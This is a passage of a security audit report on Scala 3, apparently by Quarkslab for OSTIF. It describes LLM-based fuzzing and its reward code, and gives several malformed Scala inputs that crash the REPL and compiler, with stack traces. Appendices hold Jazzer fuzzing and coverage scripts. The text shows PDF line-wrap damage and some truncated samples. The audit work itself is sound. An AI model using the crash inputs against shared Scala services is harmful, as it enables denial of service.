    gradient_accumulation_steps=16,
    gradient_checkpointing=True,
    bf16=True,
    optim="paged_adamw_8bit",  # Important to save CPU-side memory
    learning_rate=1e-4,
    num_train_epochs=1,
    lr_scheduler_type="constant",
    max_grad_norm=1.0,
    warmup_steps=10,
)
```

Generation parameters were then adapted to introduce more creativity, based on the crash rate and on the number of programs generated during the previous iteration (minus any duplicates):

```python
creativity_ratio = clamp((ok_ratio + duplicate_ratio - 0.25) / 0.75, 0, 1)

temp = lerp(0.8, 1.2, creativity_ratio)
top_p = lerp(0.85, 0.95, creativity_ratio)
top_k = round(lerp(50, 100, creativity_ratio))
```

With this technique, the ratio of valid Scala programs generated could not be significantly increased, so a Reinforcement Learning approach was explored. A [RLOO algorithm](https://arxiv.org/pdf/2402.14740) was used, with a hand-written gradient accumulation to push the batch size beyond the VRAM capacity of the available GPU.

6.3.3. Reward generation

To guide the fine-tuning process, rewards and penalties were computed for each generated Scala sample, with several tools involved in their calculation.

First, the result of compilation with `scalac` was used to apply a penalty when a sample failed to compile.

For samples that compiled successfully, the `javap` decompiler was applied to measure the ratio of bytecode instructions that could be involved in potential Java/Scala interoperability bugs — such as `invokedynamic`, `checkcast`, and `instanceof`. This was intended to help identify code that compiles but crashes at runtime.

Finally, each sample was submitted to the Scala REPL, and a reward was assigned if an anomaly was observed (Java exception or signal). The routine used to compute rewards for model fine-tuning is shown below:

```python
def compute_reward(sample_info: SampleInfo):

    match sample_info.status:
        case Statuses.Ok:
            reward = 1.0
        case (
            Statuses.CompilerTimeout
            | Statuses.RunTimeout
            | Statuses.Interrupted
            | Statuses.CompilerSignal
            | Statuses.RunError
            | Statuses.RunSignal
            | Statuses.JavaPError
        ):
            reward = 0.0
        case Statuses.EmptyCode | Statuses.CompilerError | Statuses.NoByteCode:
            reward = -1.0
        case _:
            raise ValueError(sample_info.status)

    # Add a bonus on pathological constructs found in bytecode
  stats = sample_info.bytecode_metrics
    for pattern in config.javap_patterns:
        if stats[pattern] > 0:
            reward += 0.1

    return reward
```

6.3.4. What could have been done better

Retrospectively, an 8B model was likely insufficient for high-quality semantic-based fuzzing, although it proved effective at uncovering a variety of buggy test cases by generating almost correct Scala code.

The use of a larger model in pure inference mode — that is, without fine-tuning but still in a prompt-completion setting — was not explored, and could represent a promising direction.

6.3.5. Exceptions occurring in the REPL

For each given sample, the following command was used to produce the crashes:

```bash
cat fuzz.scala | ../../scala3-3.8.1-RC1-bin-SNAPSHOT/bin/scala
```

After analysis, the bugs appear to cause Denial of Service in the REPL which is not able de recover from malformed code.

6.3.5.1. MatchError in Thicket

When passing the following piece of code through the Scala 3.8.1RC REPL stdin, an internal compiler error happens:

```scala
object Anno$ extends scala.annotation.StaticAnnotation {
  def apply[T: reflect.ClassTag](x$0: String): T = macro Anno$$.macro$1
}
object Anno$$ {
  def macro$1(c: scala.reflect.macros.blackbox.Context)(x$0: c.Expr[String]):
  c.Expr[Any] = {
    import c.universe._
    c.Expr(q"""
        println("Hello World!")
      """)
  }
}
@Anno$(s"Hello World!")
class MaliciousClass
```

Here is the truncated backtrace:

```
Exception in thread "main" scala.MatchError:
Thicket(TypeDef(T,TypeBoundsTree(EmptyTree,EmptyTree,EmptyTree)),
ValDef(given_ClassTag_T,ContextBoundTypeTree(Select(Ident(reflect),ClassTag),T,),E
(of class dotty.tools.dotc.ast.Trees$Thicket)
  at dotty.tools.dotc.ast.desugar$.apply(Desugar.scala:2372)
  at dotty.tools.dotc.typer.Typer.typedUnnamed$1(Typer.scala:3844)
  at dotty.tools.dotc.typer.Typer.typedUnadapted(Typer.scala:3884)
  ...
  at dotty.tools.repl.ReplDriver.tryRunning(ReplDriver.scala:166)
  at dotty.tools.repl.Main$.main(Main.scala:8)
  at dotty.tools.repl.Main.main(Main.scala)
```

A `Ticket` is an internal structure that bundles two AST nodes during desugaring, ie. transformation of Scala syntactic sugar into core tree form. The `match` statement has no case for a thicket, probably because the thicket should have been unpacked first.

The crash also appends when invoking `scalac`.

6.3.5.2. NullPointerException when handling malformed code in the scanner (variable lastRegion is null)

The fuzzing process encounters a REPL crash with the following code:

```scala
object OptionExample {
```

```
2    def example[A <: Either[String, Boolean]](someArg: Option[A], defaultValue:
     String): Option[B] = {
3      val valueOptionEither: Option[A] => Option[B] => Option[B] => Option[B] =>
       Option[B]
4      Option.apply[B](
5        if (
6          OptionUtils.orThrow(Some("Something is broken")) match {
7            case Right(_) => true
8            case Left(error) =>
9              println(error)
10             false
11         }
12       )
13     )
14     def apply(t: B): Option[B] =
15       Option[B]("This returns a string.")
16     val
       someValMaybeExistsInTheRightWayOptionAndSomeStringThatCanBeReturnedAndPrinted
```

The parser should catch this, emit a clean syntax error, and recover. Instead a null pointer exception happened in dotty in Sanners.scala:300 where the scanner dereferences a null variable:

```
1  Exception in thread "main" java.lang.NullPointerException: Cannot invoke
   "dotty.tools.dotc.parsing.Scanners$Region.toList()" because "lastRegion$1" is
   null
2    at dotty.tools.dotc.parsing.Scanners$Scanner.atStop$1(Scanners.scala:300)
3    at dotty.tools.dotc.parsing.Scanners$Scanner.skip(Scanners.scala:312)
4    at dotty.tools.dotc.parsing.Parsers$Parser.skip(Parsers.scala:288)
5    ...
6    at dotty.tools.repl.ParseResult$.isIncomplete$
     $anonfun$2(ParseResult.scala:239)
7    at
     dotty.tools.dotc.reporting.Reporter.withIncompleteHandler(Reporter.scala:95)
8    at dotty.tools.repl.ParseResult$.isIncomplete(ParseResult.scala:240)
9    at
     dotty.tools.repl.JLineTerminal$Parser.acceptLine$1(JLineTerminal.scala:201)
10   ...
11   at dotty.tools.repl.Main.main(Main.scala)
```

The variable `lastRegion` is supposed to point to the enclosing region delimited by braces. When parsing hits this malformed input with an abnormaly long identifier, its state ends up in an invalid state, maybe because the very long variable prevent correct lookahead by the scanner.

Checking that `lastRegion` is not null before calling toList() should be enough to fix this bug.

6.3.5.3. NullPointerException when handling invalid code without indentation (variable r is null)

A similar bug was found in the lexical analysis, but without this intervention of an abnormally long variable name:

```scala
def formatTime(numBreadsUsed: BigDecimal, hourRatioInBigDecimal2:
Double, machineUtilizationInSecondsAsString9InBCIFormatMaybeTruncated)
=
          return;
var formattedTime: String = "%.2f".format(result)
result < minAllowedMin => {
log.logMessage("machine with id-" + item.getId() +" uses more than twice that
number which equals : "+ doubleMachinePerSecondsValueFromBCIDouble);

log.timeFormattedByHours(secondsUsedForAllTypesLogInfoToStdOutInSecondsAsString.t
log.msgToConsole(item.getId(),"", "", seconds)
log.doAction(seconds == Util.SECONDS_THRESHOLD_OVER_HALF_AN_HOUR);
return;
log.printSummary("\n \t"+minutesSinceStartTime+" minute since run - result:
\ncalculated by ratio to all current utilized minutes converted from
",seconds.intValue());
return;
@Retention class AnnotationDemo
fun interface
annotation on
class CancellationFailureThrowable {
  if (cancelRequested.compareAndSet(true,
  throw if (!(Thread.currentThread()))
cancellationStatusRef ? new Predicate<>();
else if (((test && timeout > getTimeStamp().get())
||
```

In appears that the `match` statement in Scanners.scala:593 requires an indentation region exists:

```
Exception in thread "main" java.lang.NullPointerException: Cannot invoke
"dotty.tools.dotc.parsing.Scanners$Region.proposeKnownWidth(dotty.tools.dotc.parsi
int)" because "r" is null
  at dotty.tools.dotc.parsing.Scanners$Scanner.handleNewLine(Scanners.scala:602)
  at dotty.tools.dotc.parsing.Scanners$Scanner.nextToken(Scanners.scala:401)
  at dotty.tools.dotc.parsing.Scanners$Scanner.skip(Scanners.scala:313)
  ...
  at dotty.tools.repl.Main.main(Main.scala)
```

Maybe the variable could be initialized with a “root” region to prevent this bug.

6.3.5.4. AssertionError during parsing (end of NoSpan)

The following piece of code crashes the REPL:

```scala
object Fuzz {
def f(x: Int): Unit =
  println(x)
@inline def g[@inline x: _](y: x): Unit =
  f(y)
def f(x: Int): Unit =
  println(x)
def g[@inline x: _](y: x): Unit =
  f(y)
}
```

It appears that this error case can be simplified into this single line:

```scala
def g[@inline x: _](y: x): Unit = ()
```

Given to the REPL, this produces an assertion error instead of a syntax error:

```
Exception in thread "main" java.lang.AssertionError: assertion failed: end of
NoSpan
  at scala.runtime.Scala3RunTime$.assertFailed(Scala3RunTime.scala:10)
  at dotty.tools.dotc.util.Spans$Span$.end$extension(Spans.scala:51)
  at dotty.tools.dotc.parsing.Parsers$Parser.contextBound(Parsers.scala:2333)
  ...
  at dotty.tools.repl.Main.main(Main.scala)
```

The bug occurs because `_` is parsed as a placeholder type and receives NoSpan, while `contextBound()` assumes that a tree always has a valid span.

6.3.5.5. AssertionError during lexical analysis of a macro definition

When facing this code, the compiler should emit a syntax error because a macro parameter cannot be a quasiquote patterns:

```
object Crash {
  def macroImpl(using Quotes)(q"a: String"): Expr[Boolean] = 1
}
```

Instead, an assertion error occurs:

```
Exception in thread "main" java.lang.AssertionError: assertion failed
  at scala.runtime.Scala3RunTime$.assertFailed(Scala3RunTime.scala:13)
  at dotty.tools.dotc.parsing.Scanners$Scanner.lookahead(Scanners.scala:1126)
  at dotty.tools.dotc.parsing.Parsers$Parser.termParamClause$
  $anonfun$1(Parsers.scala:3824)
```

```
5    ...
6    at dotty.tools.repl.Main.main(Main.scala)
```

6.3.5.6. StackOverflowError errors

Scala parser is implemented in a recursive manner, making it vulnerable to abnormally long statements. For example, this code with plenty of member accesses should raise a syntax error:

```scala
object Fuzz {
val arr:Array[String]= Array.ofDim[String](10)
val list:Array[Int]=
List.range(0,arr.length).toList.toArray.toList.toArray.toList.toArray.toArray.toAr
}
```

But instead it crashes the compiler (and the REPL) with a StackOverflowError.

Similarily, this one with a very long comment also produces a StackOverflowError when put into the scala interpreter:

```scala
object Fuzz {
val x, the data
    /*
  * * *
```

```
   - - -
```

7. Conclusion

This security audit of *Scala 3* was conducted by Quarkslab on behalf of OSTIF and covered the standard library shared by *Scala 2* and *Scala 3*, the new features introduced by the *Scala 3* compiler, and selected tooling such as *Scaladoc* and the TASTy related API.

The audit combined automated static analysis (*Gadget Inspector*, *Opengrep*), manual code review, and coverage-guided fuzzing using *Jazzer* on a dedicated VPS. The fuzzing campaign ran for an extended period on a broad set of targets derived from `scala.collection`, `scala.sys.process`, `scala.math`, and the TASTy deserialization pipeline.

Several vulnerabilities and quality issues were identified across all three phases.

The fuzzing infrastructure; harnesses, scripts, corpus management, and an initial OSS-Fuzz integration constitutes a reusable foundation that the Scala team can extend and run continuously.

Overall, the *Scala 3* standard library and toolchain demonstrate a solid design, and no critical or high-severity vulnerabilities were found. The issues identified are mostly the result of edge cases in parsing and deserialization code, or of the mismatch between *Scala*'s high-level abstractions and the lower-level *JVM* serialization model. Addressing the recommendations in this report, integrating the fuzzer into the project's CI pipeline, and pursuing the OSS-Fuzz integration would significantly strengthen the long-term security posture of the ecosystem.

The Quarkslab team believes that the collaborative effort between them, the OSTIF and the *Scala* maintainers has resulted in a more robust and secure solution.

A. Appendix

A.1. Gadget Inspector Patch

Diff

```
diff --git a/build.gradle b/build.gradle
index 1739c34..fb2378d 100644
--- a/build.gradle
+++ b/build.gradle
@@ -1,10 +1,6 @@
-buildscript {
-    repositories {
-        jcenter()
-    }
-    dependencies {
-        classpath 'com.github.jengelman.gradle.plugins:shadow:2.0.3'
-    }
-
+plugins {
+    id("com.github.johnrengelman.shadow") version "4.0.4"
 }

 apply plugin: 'com.github.johnrengelman.shadow'
@@ -18,8 +14,8 @@ repositories {
 }

 dependencies {
-    compile "org.ow2.asm:asm:6.2"
-    compile "org.ow2.asm:asm-commons:6.2"
+    compile "org.ow2.asm:asm:9.9.1"
+    compile "org.ow2.asm:asm-commons:9.9.1"
     compile "com.google.guava:guava:26.0-jre"
     compile 'org.slf4j:slf4j-api:1.7.25'
     compile 'org.slf4j:slf4j-log4j12:1.7.25'
diff --git a/src/main/java/gadgetinspector/CallGraphDiscovery.java b/src/main/
java/gadgetinspector/CallGraphDiscovery.java
index ce94557..671b73d 100644
--- a/src/main/java/gadgetinspector/CallGraphDiscovery.java
+++ b/src/main/java/gadgetinspector/CallGraphDiscovery.java
@@ -32,7 +32,7 @@ public class CallGraphDiscovery {
             try (InputStream in = classResource.getInputStream()) {
                 ClassReader cr = new ClassReader(in);
                 try {
```

```
-                    cr.accept(new ModelGeneratorClassVisitor(classMap,
inheritanceMap, passthroughDataflow, serializableDecider, Opcodes.ASM6),
+                    cr.accept(new ModelGeneratorClassVisitor(classMap,
inheritanceMap, passthroughDataflow, serializableDecider, Opcodes.ASM9),
                                 ClassReader.EXPAND_FRAMES);
                 } catch (Exception e) {
                     LOGGER.error("Error analyzing: " + classResource.getName(),
                     e);
diff --git a/src/main/java/gadgetinspector/MethodDiscovery.java b/src/main/java/
gadgetinspector/MethodDiscovery.java
index a9be5c1..65aa69f 100644
--- a/src/main/java/gadgetinspector/MethodDiscovery.java
+++ b/src/main/java/gadgetinspector/MethodDiscovery.java
@@ -58,7 +58,7 @@ public class MethodDiscovery {
         private ClassReference.Handle classHandle;

         private MethodDiscoveryClassVisitor() throws SQLException {
-            super(Opcodes.ASM6);
+            super(Opcodes.ASM9);
         }

         @Override
diff --git a/src/main/java/gadgetinspector/PassthroughDiscovery.java b/src/main/
java/gadgetinspector/PassthroughDiscovery.java
index 4335e89..9d7ee0f 100644
--- a/src/main/java/gadgetinspector/PassthroughDiscovery.java
+++ b/src/main/java/gadgetinspector/PassthroughDiscovery.java
@@ -37,7 +37,7 @@ public class PassthroughDiscovery {
             try (InputStream in = classResource.getInputStream()) {
                 ClassReader cr = new ClassReader(in);
                 try {
-                    MethodCallDiscoveryClassVisitor visitor = new
MethodCallDiscoveryClassVisitor(Opcodes.ASM6);
+                    MethodCallDiscoveryClassVisitor visitor = new
MethodCallDiscoveryClassVisitor(Opcodes.ASM9);
                     cr.accept(visitor, ClassReader.EXPAND_FRAMES);
                     classResourcesByName.put(visitor.getName(), classResource);
                 } catch (Exception e) {
@@ -83,7 +83,7 @@ public class PassthroughDiscovery {
                 ClassReader cr = new ClassReader(inputStream);
                 try {
                     PassthroughDataflowClassVisitor cv = new
                     PassthroughDataflowClassVisitor(classMap, inheritanceMap,
```

```
73 -                             passthroughDataflow, serializableDecider,
   Opcodes.ASM6, method);
74 +                             passthroughDataflow, serializableDecider,
   Opcodes.ASM9, method);
75                       cr.accept(cv, ClassReader.EXPAND_FRAMES);
76                       passthroughDataflow.put(method, cv.getReturnTaint());
77                   } catch (Exception e) {
```

A.2. Scala standard library fuzzer scripts

A.2.1. *Target.py*

Class used in other Python scripts.

```python
from enum import Enum
from dataclasses import dataclass

class TargetType(Enum):
    Fuzz = 1
    Test = 2

@dataclass
class Target:
    class_name: str
    target_name: str
    targe_type: TargetType
```

A.2.2. *run.sh*

```bash
#!/bin/bash

if [ "$#" -ne 5 ]; then
    echo "Missing parameter"
    exit 1
fi

TARGET=$1
CORPUS_BASE_DIR=$2
SEED_BASE_DIR=$3
DICT_BASE_DIR=$4
CRASH_BASE_DIR=$5
```

```
CORPUS_DIR=$(dirname "$CORPUS_BASE_DIR")/$(basename "$CORPUS_BASE_DIR")/$(echo
"$TARGET"|tr . /)
SEED_DIR=$(dirname "$SEED_BASE_DIR")/$(basename "$SEED_BASE_DIR")/$(echo "$TARGET"|
tr . /)
DICT_DIR=$(dirname "$DICT_BASE_DIR")/$(basename "$DICT_BASE_DIR")/$(echo "$TARGET"|
tr . /)
CRASH_DIR=$(dirname "$CRASH_BASE_DIR")/$(basename "$CRASH_BASE_DIR")/$(echo
"$TARGET"|tr . /)

# Dict and seed are optional
HAS_DICT=true
HAS_SEED=true

# As this is the output directory for the generated corpus, create the directory if
it does not exist
if [ ! -d  "$CORPUS_DIR" ];then
    mkdir -p "$CORPUS_DIR"
fi

if [ ! -d  "$CRASH_DIR" ];then
    mkdir -p "$CRASH_DIR"
fi

if [ ! -d  "$SEED_DIR" ];then
    HAS_SEED=false
fi

if [ ! -d  "$DICT_DIR" ];then
    HAS_DICT=false
elif [ ! -f  "$DICT_DIR"/dict.txt ];then
    HAS_DICT=false
fi

excludes_instru="com.code_intelligence.jazzer.**:org.jacoco.**"
classes_excludes="com.code_intelligence.jazzer.**:org.jacoco.**"
includes_instru=""
# disabled_hooks="com.code_intelligence.jazzer.sanitizers.RegexInjection"

# Increase the max input length for randomized method calls target.
# This could be done for other targets as well, not sure of how much it would
increase the corpus by
if [[ $TARGET == *"Randomize"* ]]; then
    additional_parameters=(-max_len=65536)
```

```
else
    additional_parameters=()
fi

# NOTE: the JUnit dependencies must have matching version numbers.
# This issue is solved by the JUnit team using  ~/.m2/repository/org/junit/junit-bom
# Check the .pom file corresponding to the targeted JUnit version, then use the
dependency versions in the file to
# set the proper versions in the classpath
java -XX:-OmitStackTraceInFastThrow -Xmx1536m -cp "./target/test-classes:\
$HOME/.m2/repository/com/code-intelligence/jazzer-api/0.29.1/jazzer-api-0.29.1.jar:\
$HOME/.m2/repository/com/code-intelligence/jazzer/0.29.1/jazzer-0.29.1.jar:\
$HOME/.m2/repository/com/code-intelligence/jazzer-junit/0.29.1/jazzer-
junit-0.29.1.jar:\
$HOME/.m2/repository/org/junit/jupiter/junit-jupiter-api/5.10.2/junit-jupiter-
api-5.10.2.jar:\
$HOME/.m2/repository/org/junit/jupiter/junit-jupiter-engine/5.10.2/junit-jupiter-
engine-5.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-commons/1.10.2/junit-
platform-commons-1.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-launcher/1.10.2/junit-
platform-launcher-1.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-engine/1.10.2/junit-platform-
engine-1.10.2.jar:\
./target/scala3-library-tests-1.0-SNAPSHOT-jar-with-dependencies.jar"\
     com.code_intelligence.jazzer.Jazzer --target_class="$TARGET" --keep_going=0 --
     reproducer_path="$CRASH_DIR" --additional_classes_excludes="$classes_excludes"
     --instrumentation_excludes="$excludes_instru" --
     instrumentation_includes="$includes_instru" --disabled_hooks="$disabled_hooks"
     --fuzz=1 --max_duration="3600s" -artifact_prefix="$TARGET"
     $additional_parameters "$CORPUS_DIR" $(if [ $HAS_SEED = true ];then echo
     $SEED_DIR;fi) $(if [ $HAS_DICT = true ];then echo "-dict=$DICT_DIR/
     dict.txt";fi)

shopt -s nullglob # Do not return the pattern if no files match

# Move any libfuzzer crash artifact to the specified directory
for file in ./*crash-* ./*slow-* ;do
    if [ ! -d  "$CRASH_DIR" ];then
        mkdir -p "$CRASH_DIR"
    fi
    echo "Base file"
    echo "$file"

    if [[ $file == *"$TARGET"* ]]; then
```

```
        basename=$(basename "$file")
        mv $file "$CRASH_DIR"/${basename#"$TARGET"}
        echo "Move to"
        echo "$CRASH_DIR"/${basename#"$TARGET"}
        echo ${basename#"$TARGET"}
    fi
done

# We had to create CRASH_DIR because of the reproducer_path argument of jazzer
# reproducer_path is used because Jazzer does not have an argument for a prefix
# and we need to either prefix the artefacts or put them at the right place when
# they are generated: otherwise, if several fuzzers are running in different
processes
# they might move another process' artefact in the wrong folder
# So we create the folder, then delete it if it is still empty

rm -d "$CRASH_DIR"
```

A.2.3. *cov.sh*

```
#!/bin/bash                                                                Bash

if [ "$#" -lt 7 ]; then
    echo "Missing parameter"
    exit 1
fi

TARGET=$1
CORPUS_BASE_DIR=$2
SEED_BASE_DIR=$3
COVERAGE_BASE_DIR=$4
COVERAGE_REPORT_BASE_DIR=$5
DUMP_BASE_DIR=$6
SCALA3_CODEBASE_PATH="$7"/library/src
NO_CLEAN=$8 # Don't remove .dump when running cov.sh in parallel, otherwise the
processes will delete each other's dump files



CORPUS_DIR=$(dirname "$CORPUS_BASE_DIR")/$(basename "$CORPUS_BASE_DIR")/$(echo
"$TARGET"|tr . /)
SEED_DIR=$(dirname "$SEED_BASE_DIR")/$(basename "$SEED_BASE_DIR")/$(echo "$TARGET"|
tr . /)
```

```
COVERAGE_DIR=$(dirname "$COVERAGE_BASE_DIR")/$(basename "$COVERAGE_BASE_DIR")/$(echo "$TARGET"|tr . /)
COVERAGE_REPORT_DIR=$(dirname "$COVERAGE_REPORT_BASE_DIR")/$(basename "$COVERAGE_REPORT_BASE_DIR")/$(echo "$TARGET"|tr . /)
DUMP_DIR=$(dirname "$DUMP_BASE_DIR")/$(basename "$DUMP_BASE_DIR")/$(echo "$TARGET"|tr . /)

# Dict and seed are optional
HAS_CORPUS=true
HAS_SEED=true

if [ ! -d  "$CORPUS_DIR" ];then
    HAS_CORPUS=false
fi

if [ ! -d  "$SEED_DIR" ];then
    HAS_SEED=false
fi

if [ ! -d  "$COVERAGE_DIR" ];then
    mkdir -p "$COVERAGE_DIR"
fi

if [ ! -d  "$COVERAGE_REPORT_DIR" ];then
    mkdir -p "$COVERAGE_REPORT_DIR"
fi

if [ ! -d  "$DUMP_DIR" ];then
    mkdir -p "$DUMP_DIR"
fi

# Clean the Jacoco class directory as this sometimes conflict between runs. To the best of my knowledge, there is no need to keep this dir between runs anyways.
if [ -d "$DUMP_BASE_DIR" -a ! "$NO_CLEAN" = "--noclean" ]; then
    rm -R "$DUMP_BASE_DIR"
fi

dumpdir=$DUMP_DIR
exec_file=$COVERAGE_DIR/jacoco.exec
excludes='scalapb com.code_intelligence.jazzer.**:com.sun.tools.attach.**:sun.tools.attach.**:sun.jvmst
exclude_from_dump=( "scala3_library_tests" "com.code_intelligence" "org.junit" "com.google.protobuf" "org.opentest4j" "sun.text.resources.cldr.ext"
```

```
"org.apiguardian.api") # For some reason, excluding classes through the Jacoco agent
does not seem to have an effect. Suppressing the classes from the dump seems to
work.
excludes_instru="com.code_intelligence.jazzer.**:org.jacoco.**"
classes_excludes="com.code_intelligence.jazzer.**:org.jacoco.**"
includes_instru=""
jacoco_args="destfile=$exec_file,classdumpdir=$dumpdir,excludes=$excludes"
jacoco_agent_path=../jacoco-0.8.14/lib/jacocoagent.jar
jacococli_path=../jacoco-0.8.14/lib/jacococli.jar

# Run Jazzer without hooks and with Jacoco for coverage. Try to run the fuzzer only
on the existing corpus: for now, only the timeout seems to work, not --fuzz=0
(Jazzer in regression mode)
java -javaagent:"$jacoco_agent_path"="${jacoco_args}" -XX:-OmitStackTraceInFastThrow
-XX:+UseParallelGC -XX:+EnableDynamicAgentLoading -cp \
"./target/test-classes:\
$HOME/.m2/repository/com/code-intelligence/jazzer-api/0.29.1/jazzer-api-0.29.1.jar:\
$HOME/.m2/repository/com/code-intelligence/jazzer/0.29.1/jazzer-0.29.1.jar:\
$HOME/.m2/repository/com/code-intelligence/jazzer-junit/0.29.1/jazzer-
junit-0.29.1.jar:\
$HOME/.m2/repository/org/junit/jupiter/junit-jupiter-api/5.10.2/junit-jupiter-
api-5.10.2.jar:\
$HOME/.m2/repository/org/junit/jupiter/junit-jupiter-engine/5.10.2/junit-jupiter-
engine-5.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-commons/1.10.2/junit-
platform-commons-1.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-launcher/1.10.2/junit-
platform-launcher-1.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-engine/1.10.2/junit-platform-
engine-1.10.2.jar:\
./target/scala3-library-tests-1.0-SNAPSHOT-jar-with-dependencies.jar"\
     com.code_intelligence.jazzer.Jazzer --target_class="$TARGET" --keep_going=0 --
     additional_classes_excludes="$classes_excludes" --nohooks --
     instrumentation_excludes="$excludes_instru" --
     instrumentation_includes="$includes_instru" --fuzz=0 -runs=0 $(if [ $HAS_CORPUS
     = true ];then echo $CORPUS_DIR;fi) $(if [ $HAS_SEED = true ];then echo
     $SEED_DIR;fi)

for excluded_path in "${exclude_from_dump[@]}";
do
    _dir="$DUMP_DIR"/"$(echo "$excluded_path"|tr . /)"
    if [ -d "$_dir" ]; then
        rm -R ./"$_dir"
    fi
done
```

```
# Generate the HTML report
java -jar "$jacococli_path" report "$exec_file" --html "$COVERAGE_REPORT_DIR" --
classfiles "$dumpdir" --sourcefiles "$SCALA3_CODEBASE_PATH" --sourcefiles ./src/
main/scala

# Remove any libfuzzer crash artefact generated by this script
for file in ./crash-* ;do
    echo "test" $file
    rm $file
done
# Remove any jazzer crash artefact generated by this script
for file in ./Crash_* ;do
    rm $file
done
```

A.2.4. *crash.sh*

```
#!/bin/bash                                                                    Bash

if [ "$#" -ne 3 ]; then
    echo "Missing parameter"
    exit 1
fi

TARGET=$1
CRASH_BASE_DIR=$2
CRASH_FILENAME=$3

CRASH_DIR=$(dirname "$CRASH_BASE_DIR")/$(basename "$CRASH_BASE_DIR")/$(echo
"$TARGET"|tr . /)

excludes_instru="com.code_intelligence.jazzer.**:org.jacoco.**"
classes_excludes="com.code_intelligence.jazzer.**:org.jacoco.**"
includes_instru=""
# disabled_hooks="com.code_intelligence.jazzer.sanitizers.RegexInjection"

# NOTE: the JUnit dependencies must have matching version numbers.
# This issue is solved by the JUnit team using  ~/.m2/repository/org/junit/junit-bom
# Check the .pom file corresponding to the targeted JUnit version, then use the
dependency versions in the file to
# set the proper versions in the classpath
```

```
java -agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=localhost:5005 -
cp "./target/test-classes:\
$HOME/.m2/repository/com/code-intelligence/jazzer-api/0.29.1/jazzer-api-0.29.1.jar:\
$HOME/.m2/repository/com/code-intelligence/jazzer/0.29.1/jazzer-0.29.1.jar:\
$HOME/.m2/repository/com/code-intelligence/jazzer-junit/0.29.1/jazzer-
junit-0.29.1.jar:\
$HOME/.m2/repository/org/junit/jupiter/junit-jupiter-api/5.10.2/junit-jupiter-
api-5.10.2.jar:\
$HOME/.m2/repository/org/junit/jupiter/junit-jupiter-engine/5.10.2/junit-jupiter-
engine-5.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-commons/1.10.2/junit-
platform-commons-1.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-launcher/1.10.2/junit-
platform-launcher-1.10.2.jar:\
$HOME/.m2/repository/org/junit/platform/junit-platform-engine/1.10.2/junit-platform-
engine-1.10.2.jar:\
./target/scala3-library-tests-1.0-SNAPSHOT-jar-with-dependencies.jar"\
     com.code_intelligence.jazzer.Jazzer --target_class="$TARGET" --
     additional_classes_excludes="$classes_excludes" --
     instrumentation_excludes="$excludes_instru" --
     instrumentation_includes="$includes_instru" --disabled_hooks="$disabled_hooks"
     --fuzz=0 "$CRASH_DIR"/"$CRASH_FILENAME" || exit 1


# Remove any libfuzzer crash artefact generated by this script
for file in ./crash-* ;do
    echo "test" $file
    rm $file
done
# Remove any jazzer crash artefact generated by this script
for file in ./Crash_* ;do
    rm $file
done
```

A.2.5. *all_cov.py*

```
#!/usr/bin/env python3                                                    Python

import argparse
import os
import subprocess
from multiprocessing import Pool
from pathlib import Path
from typing import List
```

```
from javatools.jarinfo import JarInfo
from lib.Target import Target, TargetType


def find_targets(root: Path) -> List[Path]:
    methods = None
    targets = []
    with JarInfo(filename=root) as ji:
        # Filter out singleton symbols, keep only the type symbol to avoid
        duplicates
        methods = list(
            filter(
                lambda x: "fuzzerTestOneInput" in x and "$" not in x,
                sorted(ji.get_provides().keys()),
            )
        )

        # Note: this won't find JUnit fuzzing targets, as they are defined in .class
        and not embedded in the .jar
        # Could be fixed probably
        for method in methods:
            method_split = method.split(".fuzzerTestOneInput")[0].split(".")
            class_name = ".".join(method_split[:-1])
            target_name = method_split[-1]
            target_type = TargetType[
                "Fuzz"
            ]  # Only support libfuzzer-style targets for now
            targets.append(
                Target(
                    class_name=class_name,
                    target_name=target_name,
                    targe_type=target_type,
                )
            )
    return targets


def run_target(args, target):
    subprocess.run(
        [
            "./scripts/fuzz/cov.sh",
```

```
            target.class_name + "." + target.target_name,
            args.corpus_base_dir,
            args.seed_base_dir,
            args.coverage_base_dir,
            args.report_base_dir,
            args.dump_base_dir,
            args.scala3_codebase_path,
            "--noclean",
        ],
        capture_output=False,
    )


if __name__ == "__main__":
    root = Path(".") / "target" / "scala3-library-tests-1.0-SNAPSHOT.jar"
    corpus_root = root / ".corpus"
    targets: List[Target] = find_targets(root)

    parser = argparse.ArgumentParser(
        prog="AllCov",
        description="Compute the coverage for each libfuzzer-style target, aggregate
        the coverages and compute the overall coverage",
    )
    parser.add_argument("corpus_base_dir", type=Path)
    parser.add_argument("seed_base_dir", type=Path)
    parser.add_argument("coverage_base_dir", type=Path)
    parser.add_argument("report_base_dir", type=Path)
    parser.add_argument("dump_base_dir", type=Path)
    parser.add_argument("all_coverage_base_dir", type=Path)
    parser.add_argument("all_report_base_dir", type=Path)
    parser.add_argument("scala3_codebase_path", type=Path)
    args = parser.parse_args()

    # Note: could be useful to delete dump_base_dir here, it sometimes causes
    conflict when calculating coverage

    n = os.cpu_count() - 1
    pool = None
    try:
        pool = Pool(n)
        for target in targets:
            pool.apply_async(run_target, [args, target])
```

```
        pool.close()
        pool.join()
    finally:
        pool.terminate()
        pool.join()

    # Find all the coverage files

    p = Path(".")
    coverage_files = p.glob("**/*.exec")

    args.all_coverage_base_dir.mkdir(exist_ok=True)
    args.all_report_base_dir.mkdir(exist_ok=True)
    jacococli_path = Path("../jacoco-0.8.14/lib/jacococli.jar")

    # Merge all coverage files
    subprocess.run(
        [
            "java",
            "-jar",
            jacococli_path,
            "merge",
            "--destfile",
            args.all_coverage_base_dir / "jacoco.exec",
            *coverage_files,
        ],
        capture_output=False,
    )

    # Create the overall report
    subprocess.run(
        [
            "java",
            "-jar",
            jacococli_path,
            "report",
            args.all_coverage_base_dir / "jacoco.exec",
            "--html",
            args.all_report_base_dir,
            "--classfiles",
            args.dump_base_dir,
            "--sourcefiles",
```

```
            args.scala3_codebase_path / "library" / "src",
            "--sourcefiles",
            "./src/main/scala",
        ],
        capture_output=False,
    )
```

A.2.6. *merge.sh*

```bash
#!/bin/bash

if [ "$#" -lt 5 ]; then
    echo "Missing parameter"
    exit 1
fi

